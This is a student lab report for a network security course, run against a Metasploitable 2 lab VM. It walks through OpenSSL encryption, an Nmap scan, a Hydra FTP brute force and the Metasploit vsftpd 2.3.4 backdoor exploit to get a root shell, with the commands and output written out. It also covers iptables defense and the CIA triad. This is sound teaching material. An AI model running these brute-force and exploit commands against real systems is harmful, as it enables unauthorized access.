

Olban Abraham Lopez Aranda

Ian Thomas Burres

Network Security / IS-3423

September 14 of the 2025

## Lab 1 Report: Network Security Fundamentals

In this lab, I used Kali Linux as the attacker machine and Metasploitable 2 as the vulnerable target to practice fundamental network security concepts. The activities reinforced the CIA triad (confidentiality, integrity, and availability) through hands-on demonstrations of encryption, reconnaissance, brute force, exploitation, and defense. Each step connected theory from Chapters 1–3 to practical security skills..

### Appendix Section


#### Step 1 – Plaintext vs. Ciphertext

```

kali㉿kali:[~]
└─$ echo "This is plaintext" > message.txt
kali㉿kali:[~]
└─$ openssl enc -aes-256-cbc -salt -in message.txt -out message.enc
Command 'openssl' not found, did you mean:
  command 'openssl' from deb openssl
Try: sudo apt install <deb name>
kali㉿kali:[~]
└─$ openssl enc -aes-256-cbc -salt -in message.txt -out message.enc
Command 'openssl' not found, did you mean:
  command 'openssl' from deb openssl
Try: sudo apt install <deb name>
kali㉿kali:[~]
└─$ openssl enc -aes-256-cbc -salt -in message.txt -out message.enc
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
kali㉿kali:[~]
└─$ ss

```

In the screenshot from above we can observe how the plaintext message was created and how it was encrypted.




The screenshot shows a terminal window on a Kali Linux desktop. The terminal output is as follows:

```
File Actions Edit View Help
command 'openssl', from deb openssl
Try: sudo apt install <deb name>
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -salt -in message.txt -out message.enc
Command 'openssl' not found, did you mean:
 command 'openssl' from deb openssl
Try: sudo apt install <deb name>
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -salt -in message.txt -out message.enc
enter AES-256-CBC encryption password:
Verifying enter AES-256-CBC encryption password:
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -d -in message.enc -out decrypted.txt
enter AES-256-CBC decryption password:
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
(kali㉿kali)-[~]
$ cat decrypted.txt
This is plaintext
(kali㉿kali)-[~]
```

In the screenshot from above we can confirm how the decryption worked from a ciphertext into a plaintext, and also the verification of the decrypted text.

## Step 2 – Nmap Reconnaissance



```
kali㉿kali: ~
File Actions Edit View Help
Nmap scan report for 192.168.110.129
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ssh   OpenSSH 7.9p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.6.3-4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.6.3-4.X (workgroup: WORKGROUP)
512/tcp   open  exec  netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell  Netkit rshd
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs  2 (RPC #10000003)
2121/tcp  open  ftp   ProFTPD 1.3.1
3306/tcp  open  mysql MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc   VNC (protocol 3.3)
6000/tcp  open  X11  (access denied)
6667/tcp  open  irc   UnrealIRCd
8009/tcp  open  http  Apache Jserv (Protocol v1.3)
8009/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:9F:0B:D4 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.53 seconds

Use pointer inside or press Ctrl+G.
```

In the screenshot from above we can verify that the Nmap scan from Kali against Metasploitable (192.168.110.129) showing open ports and running services, including FTP (21), SSH (22), Telnet (23), HTTP (80), MySQL (3306), and others.

## Step 3 – Brute Force with Hydra

The screenshot shows a terminal window titled "kali@kali: ~". It displays the results of an Nmap scan and two separate Hydra password cracking attempts.

**Nmap Scan Results:**

```
File Actions Edit View Help
6000/tcp open  X11          (access denied)
6667/tcp open  irc           UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:9F:0B:D4 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.53 seconds
```

**Hydra Attempts:**

```
(kali㉿kali)-[~]
$ hydra -1 msfadmin -P /usr/share/worldlists/rockyou.txt ftp://192.168.110.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

hydra: invalid option -- '1'

(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/worldlists/rockyou.txt ftp://192.168.110.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-14 20:
14:52
[ERROR] File for passwords not found: /usr/share/worldlists/rockyou.txt

(kali㉿kali)-[~]
$
```

The screenshot from above shows the Initial Hydra attempts against the FTP service on Metasploitable (192.168.110.129) showing errors due to incorrect syntax and missing wordlist file.

The screenshot shows a Kali Linux desktop environment. A terminal window is open in the foreground, displaying the output of a Hydra attack. The terminal window title is "kali@kali:~". The terminal content shows multiple failed password attempts followed by a successful login:

```
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
[kali㉿kali] ~ [~]  
└─$ hydra -l msfadmin -P /usr/share/worldlists/rockyou.txt ftp://192.168.110.129  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-14 20:  
18:43  
[ERROR] File for passwords not found: /usr/share/worldlists/rockyou.txt  
[kali㉿kali] ~ [~]  
└─$ hydra -l msfadmin -P /usr/share/worldlists/rockyou.txt ftp://192.168.110.129  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-14 20:  
19:14  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), -1 try  
per task  
[DATA] attacking ftp://192.168.110.129:21/  
[21][ftp] host: 192.168.110.129 login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-14 20:  
19:15  
[kali㉿kali] ~ [~]  
└─$
```

The screenshot from above shows the correct Hydra execution using the rockyou.txt wordlist, successfully brute forcing FTP credentials. The result confirms valid login details with username msfadmin and password msfadmin.

#### Step 4 – Exploitation with Metasploit

```
Metasploit tip: Use the analyze command to suggest runnable modules for hosts

          . . .
          o
          dB'BBBBBb  dBBBP dB BBBBb dBBB B B
          ' dB'           BBP
          dB'dB'dB' dB P   dB P   dB P BB
          dB'dB'dB' dB P   dB P   dB P BB
          dB'dB'dB' dB BPP  dB P   dB BBBB B B
          dB'BBBBB P  dB BBBBb  dB P   dB B B P dB B B B
          BP
          |           dB' dB P   dB'.BP
          |           dB P   dB B B' dB P   dB P
          |           dB P   dB P   dB P   dB'.BP dB P   dB P
          |           dB B B' dB B B' dB B B' dB P   dB P
          o           To boldly go where no
                      shell has gone before

          =[ metasploit v6.4.64-dev
+ -- ---=[ 2519 exploits - 1296 auxiliary - 431 post      ]
+ -- ---=[ 1607 payloads - 49 encoders - 13 nops        ]
+ -- ---=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > sS
```

The screenshot from above shows the launching Metasploit (msfconsole) on Kali Linux, displaying the framework startup banner.

The screenshot shows a terminal window titled 'kali@kali: ~' running the Metasploit Framework (msf6). The user has run the command `search vsftpd` to find matching modules. The output lists three modules related to VSFTPD:

#	Name	Disclosure Date	Rank	Check
0	auxiliary/dos/ftp/ <b>vsftpd_232</b>	2011-02-03	normal	Yes
1	exploit/unix/ftp/ <b>vsftpd_234_backdoor</b>	2011-07-03	excellent	No
	<b>VSFTPD v2.3.4 Backdoor Command Execution</b>			

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.110.129
RHOST => 192.168.110.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.110.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.110.129:21 - USER: 331 Please specify the password.
[+] 192.168.110.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.110.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.110.128:41523 → 192.168.110.129:6200) at 2025-09-14 20:28:15 -0400

```

The screenshot from above shows the use of the the `vsftpd_234_backdoor` exploit module in Metasploit against the Metasploitable target (192.168.110.129). The exploit successfully opens a remote command shell with root privileges (`uid=0(root)`), demonstrating full system compromise.

## Step 5 – Defense with iptables

```
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Sep 14 14:38:12 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
```

The screenshot from above shows the logging into the Metasploitable VM as user `msfadmin` to apply security configurations. And also the running of the `vsftpd_234_backdoor` exploit in Metasploit from Kali against Metasploitable (192.168.110.129) before applying firewall rules, confirming root shell access.

The screenshot from bellow shows the Nmap scan results showing FTP service (`21/tcp`) open prior to firewall changes, and the Nmap rescan after applying an iptables rule on Metasploitable to block port 21. The FTP service is no longer accessible, demonstrating how availability is reduced while confidentiality is improved.

```

kali㉿kali: ~
File Actions Edit View Help
Matching Modules
=====
# Name Description Disclosure Date Rank Check
- - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.110.129
RHOST => 192.168.110.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.110.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.110.129:21 - USER: 331 Please specify the password.
[+] 192.168.110.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.110.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.110.128:41523 → 192.168.110.129:6200) at 2025-09-14 20:28:15 -0400

nmap -sV 192.168.110.129
[*] 192.168.110.129 - Command shell session 1 closed. Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Reflective Questions.

Question 1 – What are plaintext and ciphertext?

Plaintext is information in its original, readable form, such as a written message or data file, before security is applied. Ciphertext is the scrambled output produced after encryption is applied to plaintext. The purpose of converting plaintext to ciphertext is to protect confidentiality so that only users with the correct decryption key can restore the original message.

Question 2 – How does Nmap scanning illustrate a vulnerability?

Nmap scanning illustrates a vulnerability because it identifies which ports and services are open on a system. Each open port is a potential entry point for attackers. For example, discovering FTP, Telnet, or MySQL services indicates possible targets that could be exploited if they are outdated or misconfigured. This shows how reconnaissance is the first step in discovering weaknesses.

Question 3 – What security principle is violated during brute force attacks?

Brute force attacks violate the principle of confidentiality. Confidentiality ensures that only authorized users have access to information. By repeatedly guessing passwords until one is successful, an attacker breaks confidentiality and gains unauthorized access. This emphasizes the need for strong, unique passwords to defend against brute force attacks.

Question 4 – How does exploitation demonstrate risks to availability and integrity?

Exploitation threatens both integrity and availability. Once an attacker successfully exploits a vulnerability, they may alter files or databases, which compromises integrity. They may also disable services or take full control of the system, which disrupts availability. In this lab, exploiting the vsftpd backdoor on Metasploitable granted root access, clearly showing risks to both system integrity and availability.

Question 5 – How does blocking FTP with iptables demonstrate availability vs confidentiality tradeoffs?

Blocking FTP with iptables demonstrates the trade-off between availability and confidentiality. By blocking port 21, confidentiality is improved since attackers cannot attempt to use FTP. However, this reduces availability because legitimate users are also unable to access the FTP service. This shows how administrators must balance security protections against usability.

## Conclusion

This lab reinforced the importance of securing systems against common threats by walking through each stage of an attack and defense. Encrypting data protects confidentiality, scanning exposes vulnerabilities, brute force attacks exploit weak credentials, and exploitation shows how attackers can gain control of systems. Finally, firewall rules demonstrate how administrators can defend services while weighing the trade-offs between availability and confidentiality.

## Citations

NONE.